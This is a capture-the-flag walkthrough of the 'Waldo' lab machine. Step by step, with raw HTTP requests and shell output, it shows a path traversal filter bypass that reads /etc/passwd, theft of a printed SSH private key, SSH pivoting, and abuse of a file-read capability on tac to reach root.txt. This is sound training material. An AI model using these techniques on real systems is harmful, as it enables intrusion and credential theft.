WALDO WALKTHROUGH

Reddish	yuntao	Linux	10.10.10.94		262 16
Waldo	strawman capnspacehook	Linux	10.10.10.87		1453 83
Dab	snowscan	Linux	10.10.10.86		462 16


As shown in the picture above, the machine named Waldo has an IP address of 10.10.10.87. We scan this IP address with Nmap.

```
root@kali:~# nmap -sS -sV -p- 10.10.10.87
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-14 10:02 EST
Nmap scan report for 10.10.10.87
Host is up (0.063s latency).
Not shown: 65532 closed ports
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 7.5 (protocol 2.0)
80/tcp   open     http           nginx 1.12.2
8888/tcp filtered sun-answerbook
```

As a result of Nmap scan, we see that ports 22 and 80 are open.

```
root@kali:~# nikto -h 10.10.10.87
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.87
+ Target Hostname:    10.10.10.87
+ Target Port:        80
+ Start Time:         2018-12-14 10:07:09 (GMT-5)
---------------------------------------------------------------------------
+ Server: nginx/1.12.2
+ Retrieved x-powered-by header: PHP/7.1.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the u
to render the content of the site in a different fashion to the MIME t
+ Root page / redirects to: /list.html
```

As shown in the picture above, when we scan with nikto, it tells us that there is a list.html page. We go directly from the browser to the list.html page.



When we examine the source of the page with the control + U key combination, we find the file **/list.js**

view-source:http://10.10.10.87/list.html

```
<html>
    <head>
        <title>List Manager</title>
        <script src="/list.js"></script>
        <style>
            ul li p{
                cursor: pointer;
            }
```

10.10.10.87/list.js

```
function readDir(path){
        var xhttp = new XMLHttpRequest();
        xhttp.open("POST","dirRead.php",false);
        xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        xhttp.send('path=' + path);
        if (xhttp.readyState === 4 && xhttp.status === 200) {
                return xhttp.responseText;
        }else{
        }
}

function readFile(file){
        var xhttp = new XMLHttpRequest();
        xhttp.open("POST","fileRead.php",false);
        xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        xhttp.send('file=' + file);
        if (xhttp.readyState === 4 && xhttp.status === 200) {
                return xhttp.responseText;
        }else{
        }
}
```

As shown in the picture above, 2 functions are working. These functions allow you to POST to the **dirRead.php** and **fileRead.php** pages. When we crawler The Web page,we come across multiple PHP files.

- http://10.10.10.87
  - /
  - dirRead.php
    - path=./.list/
  - fileRead.php
    - file=./.list/list1
  - fileWrite.php
  - list.html

Host	Method	URL
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	GET	/fileWrite.php

We give dirRead.php to the Repeater.

Go | Cancel | < | > | Target: http://10.10.10.87

Request (Raw | Params | Headers | Hex)

```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Referer: http://10.10.10.87/list.html
Content-Length: 13
Connection: close

path=./.list/
```

Response (Raw | Headers | Hex)

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 19:56:06 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 50

[".","..","list1","list2","list3","list4","list5"]
```

```
Raw | Params | Headers | Hex
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 7
Connection: close

path=./
```

```
Raw | Headers | Hex
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 18 Dec 2018 10:12:54 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 155

[".",".",".list","background.jpg","cursor.png","dirRead.php","fac
e.png","fileDelete.php","fileRead.php","fileWrite.php","index.php"
,"list.html","list.js"]
```

As can be seen from the two images above, we can navigate directories with dirRead.php . Now let's see what we can do with fileRead.php . Now we give fileRead.php to the repeater.

```
Raw | Params | Headers | Hex
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 24
Connection: close

file=../../../etc/passwd
```

```
Raw | Headers | Hex
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 18 Dec 2018 10:18:13 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 14

{"file":false}
```

When we look at the above image, we see {“file:false”} when we want to read /etc/passwd. The reason for this ../ ‘ s blocked. We need to bypass this situation.

```
Raw | Params | Headers | Hex
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 33
Connection: close

file=....//....//....//etc/passwd
```

```
Raw | Headers | Hex
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 18 Dec 2018 10:20:22 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 1443

{"file":"root:x:0:0:root:\/root:\/bin\/ash\nbin:x
:1:1:bin:\/bin:\/sbin\/nologin\ndaemon:x:2:2:daem
on:\/sbin:\/sbin\/nologin\nadm:x:3:4:adm:\/var\/a
dm:\/sbin\/nologin\nlp:x:4:7:lp:\/var\/spool\/lpd
:\/sbin\/nologin\nsync:x:5:0:sync:\/sbin:\/bin\/s
ync\nshutdown:x:6:0:shutdown:\/sbin:\/sbin\/shutd
own\nhalt:x:7:0:halt:\/sbin:\/sbin\/halt\nmail:x:
8:12:mail:\/var\/spool\/mail:\/sbin\/nologin\nnew
s:x:9:13:news:\/usr\/lib\/news:\/sbin\/nologin\nu
ucp:x:10:14:uucp:\/var\/spool\/uucppublic:\/sbin\
```

Yukarıdaki resimde görüldüğü gibi **../** ekleyerek bypass işlemini gerçekleştirebiliyoruz. Mantığı tam olarak şöyle;

..../// This is where it removes the red mark and leaves the black mark. As a result, we have one ../ This is enough to read The /etc/passwd file.

Now we're going through the directories to see how far we can reach.

Go Cancel

Target: http://10.10.10.87

Request

Raw Params Headers Hex

```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Referer: http://10.10.10.87/list.html
Content-Length: 39
Connection: close

path=.//....//....//....//home//nobody/
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 20:07:24 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 75

[".","..",".ash_history",".enum",".ssh",".viminfo","LinEnum.sh
","user.txt"]
```

We have seen that there is a user named **nobody** under the **/home directory** and we have listed the files in it.

With the hope of finding a port, we looked into the file **.ssh**

Go Cancel

Target: http://10.10.10.87

Request

Raw Params Headers Hex

```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Referer: http://10.10.10.87/list.html
Content-Length: 45
Connection: close

path=.//....//....//....//home//nobody//.ssh/
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 20:19:16 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 53

[".","..",".monitor","authorized_keys","known_hosts"]
```

Go Cancel

Target: http://10.10.10.87

Request

Raw Params Headers Hex

```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Referer: http://10.10.10.87/list.html
Content-Length: 53
Connection: close

file=.//....//....//....//home//nobody//.ssh/.monitor
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 20:17:59 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 1741

{"file":"-----BEGIN RSA PRIVATE
KEY-----\nMIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cpl\nmR4JH6n4Nccdml
ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4zeNBfqKWkOcyV1TLW6f\n87sOFZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2
cxAle14cj+pnEiRTsyMiqlnJCS\ndGCc\/gNpW\/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVX
irvN\no8PLGnFJVw6SHhmPJsue9vjAIeH+n+5Xkbc8\/6pceowqs9ujRkNzH9T1lJq4Fx1V\nvi93Daq3bZ3dhIIWa
Wafmqzg+jSThSWOIwR73wIDAQABAoIBADHwl\/wdmuPEW6kU\nvmzhRU3gcjuzwBETOTNejbL\/KxNWXr9B2IOdHWf
g8Ijw1Lcu29nv8b+ehGp+bR\/6\npKHMFp6635OxylNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrK
W5\n8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q\nlh+7o8kGEpmKnEOgUgEJ
rN69hxYHfbeJOWlll8Wort9yummox\/O5qoOBL4kQxUM7\nVxI2Ywu46+QTzTMeOKJoyLCGLyxDkgSONdfDPBW3w8O
6Ul Vfkv467M3ZB5ye8Ge5\ndVa3yLECgYEA7jk5lMvUGSIFF6GkXsNb\/w2cZGeSTiXBWUqWEEigObmQOYx2ZWWO\n
vOog0X\/iROXAcp6Z9WGpIc6FhVgJd\/4bNlTR+A\/lWQwPt1b6l03xdsyaIyIWi9xr\nxsb2sLNWP56A\/5TWTpOk
fDbGCQrqHvukWSHlYFOzgQaOZtMnV71ykHOCgYEAwSSY\nqFfdAWrvVZjp26Yf\/jnZavLCAC5hmho7eX5isCVcX86
MHqpEYAFCecZN2dFFoPqI\nyzHzgb9N6ZO1YUEKqrknO3tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1\n\
/pAcw\/+\/oYsh4BwkKnVHkNw36c+WmNoaX1FWqIsCgYBYw\/IMnLa3drm3CIAa32iU\nLRotP4qGaAMXpncsMiPag
e6CrFVhiuoZ1SFNbv189q8zBm4PxQgklLOj8B33HDQ\/\nlnN2n1WyTIyEuGA\/qMdkoPB+TuFf1A5EzzZOuR5WLlW
a5nbEaLdNoYtBK1P5n4Kp\nw7uYnRex6DGobt2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9\n1
HLmBkDTjjj\/xAJAZuiOF4Rs\/INnKJ6+OygKfApRxxCPF9NacLQJAZGAMxW5OAqT\nrj1BhUCzZCUgQABtpCGvYj\
/HLLlzpiC05AIEhDdvToPK\/OWuY64fdsOVccAYmMDr\nX\/PlAoGAS6UhbCm5TWZhtL\/hdprOfar3Qk XwZ5xvayk
B9OXgIps5CwUGCCsvwQf2\nDvVny8gKbM\/OenwHnTlwRTEj5qdeAM4Ooj\/mwCDc6kpV1lJXrW2R5mCH9zgbNFla\
nWOiKCBUAm5xZgU\/YskMsCBMNmA8A5ndRWGFEFE+VGDVPaRie0ro=\n-----END RSA PRIVATE KEY-----\n"}
```

fileRead.php with /.ssh/.monitor read and reached private key.

we copy the private key and write it into a text file called monitor.

```
root@kali:~/Masaüstü# cat monitor
-----BEGIN RSA PRIVATE KEY-----\nMIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cpl\nmR4J
H6n4Nccdm1ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4zeNBfqKWkOcyV1TLW6f\n87s0FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxA
le14cj+pnEiRTsyMiq1nJCS\ndGCc\/gNpW\/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN\no8PLGnFJVw
6SHhmPJsue9vjAIeH+n+5Xkbc8\/6pceowqs9ujRkNzH9T1lJq4Fx1V\nvi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAo
IBADHwl\/wdmuPEW6kU\nvmzhRU3gcjuzwBET0TNejbL\/KxNWXr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+bR\/6\npKHMFp66350xyl
NSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5\n8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndC
AC9exgruevj3q\n1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wlll8Wort9yummox\/05qoOBL4kQxUM7\nVxI2Ywu46+QTzTMeOKJoy
LCGLyxDkg5ONdfDPBW3w8O6UlVfkv467M3ZB5ye8GeS\ndVa3yLECgYEA7jk51MvUGSIFF6GkXsNb\/w2cZGe9TiXBWUqWEEig0bmQQ
Vx2ZWWO\nv0og0X\/iROXAcp6Z9WGpIc6FhVgJd\/4bNlTR+A\/lWQwFt1b6l03xdsyaIyIWi9xr\nxsb2sLNWP56A\/5TWTpOkfDbG
CQrqHvukWSHlYFOzgQa0ZtMnV71ykH0CgYEAwSSY\nqFfdAWrvVZjp26Yf\/jnZavLCAC5hmho7eX5isCVcX86MHqpEYAFCecZN2dFF
oPqI\nyzHzgb9N6Z01YUEKqrknO3tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1\n\/pAcw\/+\/oYsh4BwkKnVHkNw36c+W
mNoaX1FWqIsCgYBYw\/IMnLa3drm3CIAa32iU\nLRotP4qGaAMXpncsMiPage6CrFVhiuoZ1SFNbv189q8zBm4PxQgklLOj8B33HDQ\
/\nlnN2n1WyTIyEuGA\/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp\nw7uYnRex6DGobt2mD+10cQKBgGVQlyune
20k9QsHvZTU3e9z1RL+6LlDmztFC3G9\n1HLmBkDTjjj\/xAJAZuiOF4Rs\/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT\nrj
1BhUCzZCUgQABtpC6vYj\/HLLlzpiC05AIEhDdvToPK\/0WuY64fds0VccAYmMDr\nX\/PlAoGAS6UhbCm5TWZhtL\/hdprOfar3QkX
wZ5xvaykB90XgIps5CwUGCCsvwQf2\nDvVny8gKbM\/OenwHnTlwRTEj5qdeAM40oj\/mwCDc6kpV1lJXrW2R5mCH9zgbNFla\nW0iK
CBUAm5xZgU\/YskMsCBMNmA8A5ndRWGFEFE+VGDVPaRie0ro=\n-----END RSA PRIVATE KEY-----\n
```

```
root@kali:~/Masaüstü# cat monitor | sed 's/\\n/\n/g' | sed 's/\\//g' > private
root@kali:~/Masaüstü# cat private
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cpl
mR4JH6n4Nccdm1ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4zeNBfqKWkOcyV1TLW6f
87s0FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxAle14cj+pnEiRTsyMiq1nJCS
dGCc/gNpW/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN
o8PLGnFJVw6SHhmPJsue9vjAIeH+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V
vi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAoIBADHwl/wdmuPEW6kU
vmzhRU3gcjuzwBET0TNejbL/KxNWXr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+bR/6
pKHMFp66350xylNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wlll8Wort9yummox/05qoOBL4kQxUM7
VxI2Ywu46+QTzTMeOKJoyLCGLyxDkg5ONdfDPBW3w8O6UlVfkv467M3ZB5ye8GeS
dVa3yLECgYEA7jk51MvUGSIFF6GkXsNb/w2cZGe9TiXBWUqWEEig0bmQQVx2ZWWO
v0og0X/iROXAcp6Z9WGpIc6FhVgJd/4bNlTR+A/lWQwFt1b6l03xdsyaIyIWi9xr
xsb2sLNWP56A/5TWTpOkfDbGCQrqHvukWSHlYFOzgQa0ZtMnV71ykH0CgYEAwSSY
qFfdAWrvVZjp26Yf/jnZavLCAC5hmho7eX5isCVcX86MHqpEYAFCecZN2dFFoPqI
yzHzgb9N6Z01YUEKqrknO3tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1
/pAcw/+/oYsh4BwkKnVHkNw36c+WmNoaX1FWqIsCgYBYw/IMnLa3drm3CIAa32iU
LRotP4qGaAMXpncsMiPage6CrFVhiuoZ1SFNbv189q8zBm4PxQgklLOj8B33HDQ/
lnN2n1WyTIyEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobt2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9
1HLmBkDTjjj/xAJAZuiOF4Rs/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT
rj1BhUCzZCUgQABtpC6vYj/HLLlzpiC05AIEhDdvToPK/0WuY64fds0VccAYmMDr
X/PlAoGAS6UhbCm5TWZhtL/hdprOfar3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM/OenwHnTlwRTEj5qdeAM40oj/mwCDc6kpV1lJXrW2R5mCH9zgbNFla
W0iKCBUAm5xZgU/YskMsCBMNmA8A5ndRWGFEFE+VGDVPaRie0ro=
-----END RSA PRIVATE KEY-----
```

We used the **"SED"** tool to make private key work properly, and we threw RSA key into the file named Private.
We authorized **"chmod 600 private"** before connecting.

```
root@kali:~/Masaüstü# chmod 600 private
root@kali:~/Masaüstü# ssh -i private nobody@10.10.10.87
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ whoami
nobody
waldo:~$
```

Using private key, we have provided a connection via SSH with nobody user.

The user named Nobody has the right to read the user.txt file. and we read the user.txt file.

```
waldo:~$ ls -la
total 20
drwxr-xr-x    1 nobody   nobody        4096 Dec 15 13:25 .
drwxr-xr-x    1 root     root          4096 May  3  2018 ..
lrwxrwxrwx    1 root     root             9 Jul 24 11:57 .ash_history -> /dev/null
drwx------    1 nobody   nobody        4096 Jul 15 14:07 .ssh
-rw-------    1 nobody   nobody        1778 Dec 15 13:25 .viminfo
-r--------    1 nobody   nobody          33 May  3  2018 user.txt
waldo:~$ cat user.txt
32768bcd7513275e085fd4e7b63e9d24
```

ROOT.TXT

When we look at the configuration of the network with the ifconfig command, we find the IP address 172.17.0.1.

```
waldo:~$ ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:FA:B9:06:02
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

ens33     Link encap:Ethernet  HWaddr 00:50:56:B9:2D:72
          inet addr:10.10.10.87  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:841379 errors:0 dropped:10 overruns:0 frame:0
          TX packets:829128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113271273 (108.0 MiB)  TX bytes:259288796 (247.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1587556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1587556 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:221103531 (210.8 MiB)  TX bytes:221103531 (210.8 MiB)
```

when we look at SSH/authorized_keys, we discovered that a user named monitor has an ssh connection.

```
waldo:~/.ssh$ cat /home/nobody/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzuzK0MT740dpYH17403dXm3UM/VNgdz7ijwPfraXk3B/oKmWZHgkfqfg1xx2bVlT6oHvuWLxk6/K
YG0gRjgWbTtfg+q3jN40F+opaQ5zJXVMtbp/zuzQVkGFgCLMas014suEHUhkiOkNUlRtJcbqzZzECV7XhyP6mcSJFOzIyKrWckJJ0YJz+A2lb8AA0g3
i9b0qyUuqIAQMl9yFjnmwInnXrZj34jXHOoXx71vXbBVeKu82jw8sacUlXDpIeGY8my572+MAh4f6f7leRtzz/qlx6jCqz26NGQ3Mf1PWUmrgXHVW+L
3cNqrdtnd2EghZpZp+arOD6NJOFJY4jBHvf monitor@waldowaldo:~/.ssh$ ls
```

Using the private key .monitor with the monitor user, we decided to provide a connection to the IP address 172.17.0.1.

```
waldo:~/.ssh$ ssh -i /home/nobody/.ssh/.monitor monitor@172.17.0.1 -t bash
monitor@waldo:~$ /usr/bin/id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
monitor@waldo:~$
```

Thus, we were able to login via SSH with the monitor user.

```
monitor@waldo:~$ dir
bash: dir: command not found
monitor@waldo:~$ clear
bash: clear: command not found
monitor@waldo:~$
```

As shown in the above picture, we encounter **“command Not Found**” error when trying to execute even the simplest commands. This is because the **$PATH** variable is not defined for public directories where binary files are located.

```
monitor@waldo:~$ echo $PATH
/home/monitor/bin:/home/monitor/app-dev:/home/monitor/app-dev/v0.1
monitor@waldo:~$
```

With the **export PATH="$PATH:/usr/sbin:/usr/bin:/sbin:/bin”** command, we add public directories to the variable "$path" and we see that the commands are running.

```
monitor@waldo:~$ export PATH="$PATH:/usr/sbin:/usr/bin:/sbin:/bin"
monitor@waldo:~$ dir
app-dev  bin
monitor@waldo:~$
```

```
monitor@waldo:~$ ls
app-dev  bin
monitor@waldo:~$ cd app-dev/
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$
```

As shown in the above image, there is a tool called logMonitor inside the app-dev directory.

```
monitor@waldo:~/app-dev$ ./logMonitor -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev$ ./logMonitor -a
Cannot open file
monitor@waldo:~/app-dev$
```

When we look at how to use the tool with the -H parameter, it gives us more than one parameter. when we use the parameter"- a“, we encounter a ”CANNOT open file" error. This is an indication that we cannot use the logmonitor tool with the monitor user.

```
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$ cd v0.1/
monitor@waldo:~/app-dev/v0.1$ ls
logMonitor-0.1
monitor@waldo:~/app-dev/v0.1$ ./logMonitor-0.1 -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev/v0.1$ ./logMonitor-0.1 -a
Dec 16 21:17:01 waldo CRON[930]: pam_unix(cron:session): session opened for use
 root by (uid=0)
Dec 16 21:17:01 waldo CRON[930]: pam_unix(cron:session): session closed for use
 root
Dec 16 22:17:01 waldo CRON[947]: pam_unix(cron:session): session opened for use
 root by (uid=0)
```

As shown in the picture above, when we try to use Version 0.1 we can use it easily.

```
monitor@waldo:~/app-dev$ ls -la logMonitor
-rwxrwx--- 1 app-dev monitor 13704 Jul 24 08:10 logMonitor
monitor@waldo:~/app-dev$ ls -la v0.1/logMonitor-0.1
-r-xr-x--- 1 app-dev monitor 13706 May  3  2018 v0.1/logMonitor-0.1
monitor@waldo:~/app-dev$
```

When we look at the permissions of these two files, we can see that the Suid bit is not used in any way. In this case, we will use the **"getcap"** command to see the capabilities of the files.

See : http://man7.org/linux/man-pages/man8/getcap.8.html

```
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$ getcap logMonitor
monitor@waldo:~/app-dev$ getcap v0.1/logMonitor-0.1
v0.1/logMonitor-0.1 = cap_dac_read_search+ei
monitor@waldo:~/app-dev$
```

As shown in the picture above, v0.We see that **v0.1/logmonitor-0.1** is **cap_dac_read_search+ei** capable. When there is such a capability, we can read some files on the system as normal users.

When we continue numbering with the **"/sbin/getcap –r / 2>/dev/null" command,** we see that **"TAC"** allows us to use this capability.

```
monitor@waldo:~$ /usr/bin/tac /root/root.txt
8fb67c84418be6e45fbd348fd4584f6c
monitor@waldo:~$
```

So we read the root.txt file.

8fb67c84418be6e45fbd348fd4584f6c